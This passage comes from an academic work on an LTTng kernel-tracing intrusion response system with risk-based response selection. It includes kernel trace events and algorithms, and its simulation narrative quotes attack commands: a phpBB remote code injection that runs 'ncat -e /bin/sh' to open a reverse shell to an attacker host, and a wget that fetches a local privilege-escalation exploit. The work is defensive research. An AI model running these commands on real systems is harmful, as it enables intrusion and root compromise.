13. kernel.process_fork: 12830, 12830, apache2, , 2424, 0x0, SYSCALL { parent_pid = 12830, child_pid = 18322, child_tgid = 18322 }
14. kernel.sched_schedule: 18322, 18322, apache2, , 12830, 0x0, SYSCALL { prev_pid = 0, next_pid = 18322, prev_state = 0 }
15. fs.exec: 18322, 18322, /bin/sh, , 12830, 0x0, SYSCALL { filename = "/bin/sh" }
16. kernel.process_fork: 18322, 18322, /bin/sh, , 12830, 0x0, SYSCALL { parent_pid = 18322, child_pid = 18323, child_tgid = 18323 }
17. fs.exec: 18323, 18323, /usr/bin/ncat, , 18322, 0x0, SYSCALL { filename = "/usr/bin/ncat" }
18. net.socket_create: 18323, 18323, /usr/bin/ncat, , 18322, 0x0, SYSCALL { family = 2, type = 1, protocol = 6, sock = 0xd2c31800, ret = 3 }
19. net.socket_connect: 18323, 18323, /usr/bin/ncat, , 18322, 0x0, SYSCALL { fd = 3, uservaddr = 0x80640a0, addrlen = 16, ret = -115 }
20. fs.exec: 18323, 18323, /bin/sh, , 18322, 0x0, SYSCALL { filename = "/bin/sh" }
21. kernel.process_fork: 18323, 18323, /bin/sh, , 18322, 0x0, SYSCALL { parent_pid = 18323, child_pid = 18324, child_tgid = 18324 }
22. fs.exec: 18324, 18324, /usr/bin/wget, , 18323, 0x0, SYSCALL { filename = "/usr/bin/wget" }
23. net.socket_create: 18324, 18324, /usr/bin/wget, , 18323, 0x0, SYSCALL { family = 1, type = 1, protocol = 0, sock = 0xd2d57e00, ret = 4 }
24. net.socket_connect: 18324, 18324, /usr/bin/wget, , 18323, 0x0, SYSCALL { fd = 4, uservaddr = 0xbfa5902a, addrlen = 110, ret = -2 }
25. kernel.process_fork: 18323, 18323, /bin/sh, , 18322, 0x0, SYSCALL { parent_pid = 18323, child_pid = 18325, child_tgid = 18325 }
26. fs.exec: 18325, 18325, /usr/bin/cc, , 18323, 0x0, SYSCALL { filename = "/usr/bin/cc" }
27. kernel.process_fork: 18323, 18323, /bin/sh, , 18322, 0x0, SYSCALL { parent_pid = 18323, child_pid = 18330, child_tgid = 18330 }
28. fs.exec: 18330, 18330, ./LPE, , 18323, 0x0, SYSCALL { filename = "./LPE" }
29. kernel.process_fork: 18330, 18330, ./LPE, , 18323, 0x0, SYSCALL { parent_pid = 18330, child_pid = 18331, child_tgid = 18331 }
30. fs.exec: 18330, 18330, /bin/sh, , 18323, 0x0, SYSCALL { filename = "/bin/sh" }
31. kernel.process_fork: 18330, 18330, /bin/sh, , 18323, 0x0, SYSCALL { parent_pid = 18330, child_pid = 18332, child_tgid = 18332 }
32. fs.exec: 18332, 18332, /usr/sbin/adduser, , 18330, 0x0, SYSCALL { filename = "/usr/sbin/adduser" }
33. kernel.process_fork: 18332, 18332, /usr/sbin/adduser, , 18330, 0x0, SYSCALL { parent_pid = 18332, child_pid = 18338, child_tgid = 18338 }
34. fs.exec: 18338, 18338, /usr/sbin/useradd, , 18332, 0x0, SYSCALL { filename = "/usr/sbin/useradd" }
35. fs.open: 18338, 18338, /usr/sbin/useradd, , 18332, 0x0, SYSCALL { fd = 15, filename = "/etc/passwd" }
36. fs.write: 18338, 18338, /usr/sbin/useradd, , 18332, 0x0, SYSCALL { count = 24, fd = 15 }
```

Figure 5.7 Trace abstraction file of a multi-step attack based on LTTng.


high impact. The second policy is appropriate for taking into account user needs in terms of quality of service (QoS). Usually, users have access to many services, and the most important objective of all the organizations providing them is to ensure the highest QoS possible. The responses have been ordered based on the second policy in this work. R_{i+1} is a stronger response to an attack than R_i, and means the earlier responses in the sequence are weak, but later responses are strong. In some situations, a set of responses can be applied instead of just one. For example, where $\Psi = \{R_i, R_{i+1}\}$, Ψ incorporates two responses, and consequently we not only close the malicious connection to the current service, but also the connection of the current service to its dependent service(s). The reason for this is that perhaps the intruder can exploit and compromise (through vulnerabilities) a service on another host and we wish to preclude that possibility. The ordered list consists of three types of response :

$$\begin{aligned} &Instantly = \{R_1, R_2, R_3, R_4\} \\ &Sustained\ reversible = \{R_5, R_6, R_7, R_8\} \\ &Sustained\ irreversible = \{R_9\} \end{aligned} \tag{5.15}$$


So, this list can be divided into three levels, each level having its own specification : $\{l_1, l_2, l_3\}$. At the first level, responses are applied instantaneously, and deactivation occurs once the response has been activated. The main characteristic of a second level response is sustainability, and this type of response can be deactivated after a time. A third level response is also sustained, but it is not reversible.

5.5.6 Simulation Results


Figure 5.8a illustrates the alert strength generated by the IDS. The first alert is related to the probing step, and is relatively weak. In total, eleven alerts (Table 5.12) are generated for the attack scenario. As shown in Figure 5.8a, the first two alerts are not as strong as the others. Figure 5.8b shows the alert frequency vs. the number of alerts per resource. The more alerts there are in a resource, the more the attacker attempts to compromise the target resource. We consider the number of instances for each alert that are acceptable on a daily basis, which is *10* for the *"web_application_scan"* alert type in Table 5.12. It is obvious that this number reflects the lower priority of this alert compared to that of others. Since this alert may be generated once the administrator has used the Web scanning tool to identify Web service vulnerabilities, the acceptable number of instances of this alert is assumed to be high. So, the first three alert frequencies are *0.1*, *0.2*, and *0.3* respectively. The other alert has a frequency of occurrence of one. Once the *"shell executes unknown program"* is generated, τ will be $6.6 + 1 = 7.6$. If we take a look at the fuzzy membership function of the number of




(a) Alert severity



(b) Alert frequency vs. Number of alerts per resource



(c) Threat effect



(d) Risk impact tolerance

Figure 5.8 Risk analysis results for the multi-step attack scenario

alerts per resource, we realize that the *7.6* value is in the high range. Figure 5.8c illustrates the result of the threat effect, which varies between *0* and *0.83*.

The tenth alert, which is *"shell executes unknown program"*, has a *0.83* threat effect, which is the highest if we compare it with the related defuzzification membership function. This program is a sophisticated exploit in kernel mode, and we do not know how the attacker obtains the root privilege by running this program. As mentioned, there is nothing in the trace file to reveal the attacker's footprints. The interesting point to note is that the threat effect reaches its highest value when the IDS generates this alert.

Figure 5.8d illustrates the risk impact result without any response being applied. As mentioned, the total risk impact grows incrementally. This multi-step attack takes about 16 minutes and has five phases. The approximate time periods of all the steps conducted by the intruder can be readily seen : 0-490 sec. (Phase 1), 670-676 sec. (Phase 2), 715 sec. (Phase 3), 730-845 sec. (Phase 4), and 930-932 sec. (Phase 5). As seen in Table 5.14, the highest risk impact progress is related to the *"shell executes unknown program"* at 840 s, which is about $RI_{alert8} - RI_{alert7} = 4.58 - 3.76 = 0.82$.

As mentioned, there is a sorted responses list created using a layered concept. The first layer includes the one-shot responses and the next layers become sustainable gradually. The basic idea is to maintain user access to the services as much as possible. Once the attack is underway and has not been stopped, and there is no appropriate one-shot response that can repel it, the second layer responses, Sustained Reversible, are used. At the same time, the power of responses grows over time, and obviously their impact grows as well. Because of the history of the responses (Goodness), we apply one or two responses at the reaction time. Figure 5.9 shows a multi-step attack scenario and the response system reactions. In this case, the attacker starts Web server scanning to identify the service characteristics. The detection component generates three alerts related to "web server scanning", once the scanning tool has established a number of connections. The computed risk impact values for these three alerts are 0.19, 0.24, and 0.24 respectively. So, the risk impact for each type of alert grows incrementally. Then, the attacker runs the ./phpBBCodeExecExploitRUSH.pl 192.168.10.2 /phpBB2/ 1 "ncat -e /bin/sh x.x.x.x 9999" command by exploiting the remote script injection vulnerability to create a reverse shell. Four alerts are generated by the IDS for this phase. By evaluating the second alert of this phase, that is, "ncat by Apache", we see that the total risk impact exceeds the $1.3 > T_a$ threshold. Right at this moment, the first one-shot response, that is, the `R_CLOSE_A_NET_CONNECTION`, is applied. This response eliminates the reverse shell. As seen in Figure 5.11, two other alerts are generated for this command. Since all four alerts are related to a command, the time interval between generating them is very, very short. All of them are related to a host, and, after analyzing the total risk impact of the second alert and




Figure 5.9 Risk impact tolerance with respect to the applied responses for each dangerous attempt vs. a non reactive system.

finding that it has passed the threshold, we ignore the rest.

As mentioned earlier, after applying a response, we have to indicate the new risk level that is under the threshold and is based on the response Goodness. Since there is no response history, φ is 0.5, based on Eq. 5.13. Then, the attacker runs the ncat command again, hoping that it will work this time. Only by the IDS generating the "apache executes shell" alert does the total risk impact pass the threshold again. The next response is the `R_KILL_PROCESS`, which kills the spawned process. The new φ is 0.5 as well.

The attacker then leaves to achieving user friendly access to the system and tries to perform the next step, which is to download an exploit using wget from his machine. Then, he runs ./phpBBCodeExecExploitRUSH.pl 192.168.10.2 /phpBB2/ 1 "wget x.x.x.x/LPE.c -O /tmp/LPE.c". If he skips the second phase and runs the third phase directly, two alerts are again generated by the IDS : 1) "apache executes shell", and 2) "shell executes wget". Again, the risk impact for the first alert of this step is 0.53 and the total risk impact exceeds the threshold again. The response system selects the `R_RESTART_DAEMON` to repel the attack. The new φ is 0.5 as well.

The intruder achieved his first goal, which was to upload an exploit on target machine. In the fourth phase, his first task is to compile the program in the target machine. In the next round, in which "apache executes shell" is introduced, the `R_RESET(machine)` is selected. After

a while, the Web server will be ready to respond to requests, and the response system will have applied the first layer of responses (one shot) so far. The goal of the response system is to apply a low impact response to ensure that user needs continue to be met in terms of QoS. Since files generally get deleted from the /tmp folder after the system reboots, the attacker attempts to run the wget command again, and this time the `R_NOT_ALLOWED_HOST(attacker_IP)` response is applied. This is the first Sustained Reversible response from the second layer. The intruder will realize that his IP address has been blocked and he must change to another IP. As mentioned, since there is no history for the response, φ will be 0.5. If the intruder changes his IP and repeats the fourth phase, which involves compiling the program in the target machine, the response system will apply the `R_BLOCK_RECEIVER_PORT` response. This prevents the intruder from running any commands at all.

Let us review the deactivation mechanism. Table 5.15 illustrates the status of the response system component for the attack scenario. When the first response of the second layer of responses is applied (`R_NOT_ALLOWED_HOST(attacker_IP)`), the risk impact value has passed the threshold for the fifth time. The important point to note is that only two types of alert cause result in deactivation : 1) "ncat by Apache", and 2) "apache executes shell". So, Δ is still equal to 2 and the global lifetime will be $Round(e^2/2)(h) = 4h$. This means that the intruder's IP will be blocked for *4* hours. When, the `R_BLOCK_RECEIVER_PORT` response is applied, Δ is still equal to 2, since the type of alert has not changed. So, the new global lifetime is *4* hours as well.

When it comes time to deactivate response R_1, we compare the response grant value (r_{Grant}) with the global grant (ξ), which are *1* and *6* respectively. This response takes into account that a stronger response has been applied subsequently, and that it has to wait based on the global lifetime, that is $(t_6 + 4) - (t_6 + 1)$. Since this response could not counter the attack, its F value has to increase by *1*. When the lifetime of response R_6 is about to expire, response R_5 is deactivated at that time as well. So, after *4* hours, the Apache Web server listens on port 80 (http) and port 443 (https). Since the attacker has repeated the attack scenario with the new IP after 7 minutes and 30 s, after 5 :07 :30, the first IP becomes unblocked.

The next question that comes to mind is how the response system will react if this multi-step attack occurs after a time lapse. Let us consider a very sophisticated scenario that is based on the first scenario. The attacker who uses the first scenario has perfect knowledge of the probing phase. In this scenario, he does not run the first and second phases, because they cause the risk impact to increase. This scenario has three phases : 1) Phase 1 (Upload exploit) ; 2) Phase 2 (Exploit linux kernel 2.6.37 to get root) ; and 3) Phase 3 (Create user). When the attacker runs the wget command, the second alert related to this phase causes the




Figure 5.10 Risk impact tolerance with respect to the applied responses for the second scenario.

risk impact to exceed the threshold, as Figure 10 illustrates. Right at this moment, the first one-shot response, which is `R_CLOSE_A_NET_CONNECTION`, is applied. This response eliminates the wget shell. Since there is a history for this response (F=1), φ is 0.75 based on Eq. 5.13. The attacker could upload the exploit, so in the next phase he runs the compile command. The "apache executes shell" alert causes the risk impact to exceed the threshold (0.75 + 0.53). The next response is `R_KILL_PROCESS`, which kills the spawned process. The new φ is also 0.75 (see Table 5.15). The attacker could compile the program, and subsequently runs the exploit to be root. The "ncat executes shell" alert causes the risk impact to exceed the threshold again. The response system selects `R_RESTART_DAEMON` to repel the attack, and this causes the attacker's attempt to fail. The attacker has no option but to run exploit command again, when, after a while, the Apache service is ready. The next time the "apache executes shell" alert is raised, `R_RESET(machine)`" is selected and the exploit is removed from /tmp.

5.5.7 Performance of our framework in real-time

The important question with regard to our framework is, given the cost of tracing, abstraction and correlation, and risk assessment processing, can it be applied in real-time to counter an attack at the right moment ? As seen in Figure 5.11, we denote as t_i the timestamp of the last attack operation extracted from the LTTng kernel trace events, and as t_{di}

the time at which our framework detects the attack i. The reaction delay time for repelling the attack is then calculated as follows :




Figure 5.11 Alert generation status in each step with respect to the commands executed.

$$\begin{aligned} &\Delta t(detection)_i = t_{di} - t_i \\ &reaction\_delay(i) = \Delta t(detection)_i + \\ &t(risk)_i + t(decision)_i + t(response)_i \end{aligned} \tag{5.16}$$

$\Delta t(detection)$ is the cost of generating trace events and analyzing them (i.e. reading events and pattern matching). With respect to the complexity of the patterns that our framework uses, $\Delta t(detection)$ takes between *50 ms* and *100 ms* for this multi-step attack scenario. At the same time, it illustrates that LTTng has very low impact [98] in terms of detecting and generating an alert. The next time delay is $t(risk)$, which is related to risk assessment processing. Our algorithm takes less than *6 ms* to assess risk. The time required to decide whether or not the result of the assessing the loss value by means of the risk assessment component is significant is $t(decision)$. If it is, the multi-level response selection mechanism has to find appropriate response(s) and set the response attributes. The decision is made in less than *5 ms*. So, the $reaction\_delay(i) \simeq t(response)_i$ depends on the type of response, and $t(step)_i$ denotes the difference between steps i and *i-1* of the multi-step attack. It is clear that $t(step)_{i+1}$ must be less than the $reaction\_delay(i)$. As seen in Figure 5.11 and mentioned in the simulation results section, the response to repel the attack is "R_CLOSE_A_NET_CONNECTION". In our scenario, $t(step)_3$ is *39 s*, which means that we have *39 s* in which to apply a response and stop the progress of the attack. Based on our experimental results, the $reaction\_delay(2)$ takes *81 ms*. As we can see, the measurements illustrate that our framework is very quick

to decide and prepare response(s) to counter an attack when the attack is real, and it is, in fact, fast enough to stop the attack in real-time.

5.5.8 Discussion

In this section, we play the role of an attacker who later works with the system and eventually becomes aware of response systems and may wish to weaken them by launching false attacks to impact to their advantage the value of some parameters. If we carefully verify the proposed model, we realize that φ has a critical role to play in applying the next round of responses for controlling a multi-step attack. If the value of φ is increased inappropriately, or, alternatively, if the risk level reduction is high after a set of responses has been applied, it is clear that the next round of responses will be applied late, because we will have been late reaching the threshold of risk. We must then ask how the attacker can calculate φ effectively. As mentioned, this calculation is strongly dependent on the Goodness of the applied responses. The only way to bypass the response system is to increase G in the wrong way.

Lemma 1. *The Goodness of response $R(i+1)$ is always greater than that of $R(i)$ in a multi-level response selection model : $\forall i, R(i+1)_{Goodness} > R(i)_{Goodness}$. In other words, if we denote as $\Upsilon_{R(i)}$ the next risk level after applying response i, then $\forall i, \Upsilon_{R(i+1)} < \Upsilon_{R(i)}$ or $\forall i, \varphi_{R(i+1)} > \varphi_{R(i)}$.*

Proof. The attacker has two ways of repeating the multi-step attack : (i) Repeat the execution of the steps of the attack as closely as possible, even repeating some steps in order to elicit a particular response ($R(k)$) (see Figure 5.12a). Then, we wait for the deactivation time of the response $R(k)$ to elapse. In this way, the G value of $R(k)$ increases ($R(k)_{success++}$), although that of all the responses before $R(K)$ in the ordered list will decrease ($R(k)_{failure++}$). As long as we remember the Goodness formula (Eq. 5.11), it does not matter whether this is done several times or only once. The G value of $R(k)$ is *1*, and that of all the responses before it is *-1*. So, $R(k)_{Goodness} > R(k-1)_{Goodness} > ... > R(1)_{Goodness}$. It is very interesting to note that, in designing a Goodness formula, even though we have numerous successes for a response in the current window, the best G value in this case is *1*. As we know, the best G value is *2*, and this is achieved when we not only have success values in the current window, but also in all previous windows. So, in order to obtain a value of *2*, a response has to have a history of success, which means that $\Upsilon_{R(k)} = 0.25$ and $\Upsilon_{R(1)...R(k-1)} = 0.75$. (ii) Run the attack steps until a response stops our attack. Then, we wait for the deactivation time of the response to elapse (that is exactly what the attacker does in this paper, although he does not wait for this length of time). This causes the response success to rise. As Figure


5.12b illustrates, following deactivation, we run the attack steps until the second response is applied. If the response $R(K)$ is the best response for preventing the attack, the Goodness of all the responses from the first response to $R(K)$ after n iterations is calculated as :

$$\begin{aligned} &1 \leq i \leq k \\ &i \leq n \\ &R(i)_{goodness} = \tfrac{1-(n-i)}{1+(n-i)} \end{aligned} \tag{5.17}$$


In this way, $\Upsilon_{R(k)} = 0.25$ for the last response as well. So, either way, the best value from the attacker's point of view is 0.25. The only option for the attacker is to run exploit, and for the total risk impact not to pass the threshold. Let us review what happens if the attacker runs exploit with the risk impact starting from 0.25 : the first alert is *"Apache executes shell"* and the total risk impact is 0.25 + 0.53= 0.78. The second alert is *"shell executes unknown program"*, and it causes the total risk impact to exceed the threshold. No matter what response is applied, the shell is not available to run the add user command. □

5.6 Conclusion

The Linux Trace Toolkit next generation (LTTng) is a powerful software tool that provides a detailed execution trace of the Linux operating system with a low impact on performance. Using traces, LTTng records computer activities as seen by the kernel, and eventually the user space applications if they are instrumented with UST. The aim of this paper is to introduce a novel framework for automated intrusion response systems. In our model, unnecessary responses are controlled by a risk impact assessment and the response time. Perfect coordination between the risk assessment mechanism and the response system in the proposed model has led to an efficient framework that is able to : (1) manage risk reduction issues ; (2) calculate the response Goodness ; and (3) perform response activation and deactivation based on factors that have rarely been seen in previous models involving this kind of cooperation. To demonstrate the efficiency and feasibility of using the proposed model in real production environments, a sophisticated attack exploiting a combination of vulnerabilities to compromise a target machine was implemented. The monitoring added minimal overhead, and the detection and countermeasure responses were generated quickly enough to stop the attack from progressing.



(a) Once



(b) Additive

Figure 5.12 Two different ways to launch false attacks to incorrectly change the response Goodness.

ALGORITHM 2: Response activation

Require: η : new alert
Require: RI_p : previous risk impact
Require: RI_n : new risk impact
Require: T_a : threshold for activating a response
Require: θ : global lifetime
Require: Δ : number of times a risk impact exceeds the threshold with a different alert type

1: **if** $RI_p + RI_n \geq T_a$ **then**
2: **if** $\eta.type \notin l[\,]$ **then**
3: $l[\,].add(\eta.type)$
4: $\Delta++$
5: **end if**
6: $\xi = \xi + 1$
7: $R = ResponseCoordinator(\xi)$
8: $G = 0$
9: $n = 0$
10: $c = 1$
11: **for** each $r \in R$ **do**
12: $r_{ST} = CurrentTime()$
13: $\theta = ROUND(e^{\Delta}/2)(H)$
14: $r_{LT} = \theta$
15: $r_{Grant} = \xi$
16: $r_{Grouped} = c$
17: $c++$
18: $RunPlans(r)$
19: $G = G + r_{Goodness}$
20: $n++$
21: **end for**
22: $RI_p = \frac{T_a}{2} - (\frac{\frac{G}{n}}{G_{max}+|G_{min}|} * T_a)$
23: **else**
24: $RI_p = RI_p + RI_n$
25: **end if**

ALGORITHM 3: Response coordinator

Require: ξ : Global grant
Require: χ : Ordered list of responses
if $\frac{\sum_{i=0}^{n} R(i)_G}{n} < -0.5$ **then**
  $\Psi = 2$
else
  $\Psi = 1$
end if
if $\xi = 0$ **then**
  $pos = 1$
end if
$R = GetResponse(\chi, pos, \Psi)$
$pos = pos + \Psi$
return R

ALGORITHM 4: Response deactivation

Require: θ : Global life time
Require: RI_p : previous risk impact
if $r_{Grant} = \xi$ **then**
  if $R_{Type} = SustainedReversible$ **then**
    $\neg r.apply$
  end if
  if $r_{Grouped} = 1$ **then**
    if $r.goodnessAnalysis = False$ **then**
      $r.success++$
    end if
    $\xi --$
    if $\xi = 0$ **then**
      $\Delta = 0$
      $RI_p = 0$
    end if
  end if
else
  if $r_{Grant} < \xi$ **then**
    $r.failure++$
    $r.goodnessAnalysis = True$
    $r_{ST} = CurrentTime()$
    $r_{LT_n} = \theta$
  end if
end if

Table 5.4 Linguistic variables and fuzzy equivalents for the importance weighting of each criterion

Linguistic variables	Fuzzy triangular
Very low (VL)	(0, 0, 0.1)
Low (L)	(0, 0.1, 0.3)
Medium low (ML)	(0.1, 0.3, 0.5)
